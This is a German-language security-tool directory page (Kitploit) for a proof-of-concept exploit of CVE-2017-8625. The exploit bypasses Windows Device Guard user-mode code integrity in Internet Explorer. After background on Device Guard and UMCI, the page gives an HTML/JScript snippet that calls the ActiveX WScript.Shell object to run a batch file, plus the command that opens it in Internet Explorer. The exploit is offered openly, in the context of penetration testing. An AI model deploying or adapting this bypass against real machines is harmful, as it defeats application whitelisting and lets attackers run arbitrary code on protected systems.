
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2017-8625_Bypass_UMCI — Proof-of-Concept-Exploit, der einen UMCI-Bypass in Internet Explorer mithilfe von JScript und ActiveX demonstriert, um beliebige Binärdateien auszuführen. Er zielt auf die Codeintegritätsrichtlinien von Windows Device Guard ab. | Kitploit
Tools/GitHubGitHub/homjxi0e/cve-2017-8625_bypass_umci
Privilege EscalationCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstestsPayload-Entwicklung
GitHubhomjxi0e/cve-2017-8625_bypass_umci

CVE-2017-8625_Bypass_UMCI

Teilen

Proof-of-Concept-Exploit, der einen UMCI-Bypass in Internet Explorer mithilfe von JScript und ActiveX demonstriert, um beliebige Binärdateien auszuführen. Er zielt auf die Codeintegritätsrichtlinien von Windows Device Guard ab.

Repository anzeigen
1120vor 9 JahrenNoch nicht geprüft

Was ist ! Windows Defender Device Guard !


Windows Defender Device Guard ist eine Kombination aus unternehmensbezogenen Hardware- und Softwaresicherheitsfunktionen, die, wenn sie gemeinsam konfiguriert werden, ein Gerät so sperren, dass es nur vertrauenswürdige Anwendungen ausführen kann, die Sie in Ihren Code-Integritätsrichtlinien definieren. Wenn die App nicht vertrauenswürdig ist, kann sie nicht ausgeführt werden – Punkt. Mit Hardware, die grundlegende Anforderungen erfüllt, bedeutet dies auch, dass selbst wenn ein Angreifer die Kontrolle über den Windows-Kernel erlangt, die Wahrscheinlichkeit, dass er bösartigen ausführbaren Code ausführen kann, viel geringer ist. Mit entsprechender Hardware kann Windows Defender Device Guard die neue virtualisierungsbasierte Sicherheit in Windows 10 (verfügbar in Enterprise- und Education-Desktop-SKUs sowie in allen Server-SKUs) nutzen, um den Code-Integritätsdienst vom Microsoft Windows-Kernel selbst zu isolieren. In diesem Fall läuft der Code-Integritätsdienst zusammen mit dem Kernel in einem Windows-Hypervisor-geschützten Container. Dieser Leitfaden untersucht die einzelnen Funktionen in Windows Defender Device Guard sowie die Planung, Konfiguration und Bereitstellung. Er umfasst:

Was ist UMCI

UMCI verhindert die Ausführung nicht genehmigter Binärdateien, schränkt Windows Scripting Host ein und versetzt PowerShell in den Constrained Language Mode. Dadurch wird die Erlangung von Codeausführung auf einem System recht schwierig. Dieser Beitrag wird

======================================================================||>

UMCI-Bypass im Enternet Explorer durch Jscript !

Lassen Sie uns einen Code-Bypass zeigen

======================================================================||>

<html>
  <body>
    <script type="text/jscript">
      var r = new ActiveXObject("WScript.Shell").Run("empire.bat");
    </script>
   </body>
</html>

======================================================================||>

PS:>  C:\Users\Homjxie> cmd /C "C:\Program Files\Internet Explorer\iexplore.exe " "C:\Users\Homjxie\Desktop\Homjxie.html"

Code Jscript modifizieren !

screenshot from 2017-08-25 11-55-12 ======================================================================||>

Nächster Run-Bypass

screenshot from 2017-08-25 11-56-01

======================================================================||> ======================================================================||>


Autorerklärung

@Matt Homjxi0e

Autor Bypass

@enigma0x3

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite, aber nur USB & plattformübergreifend.

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    412
  • 6

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    360

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →


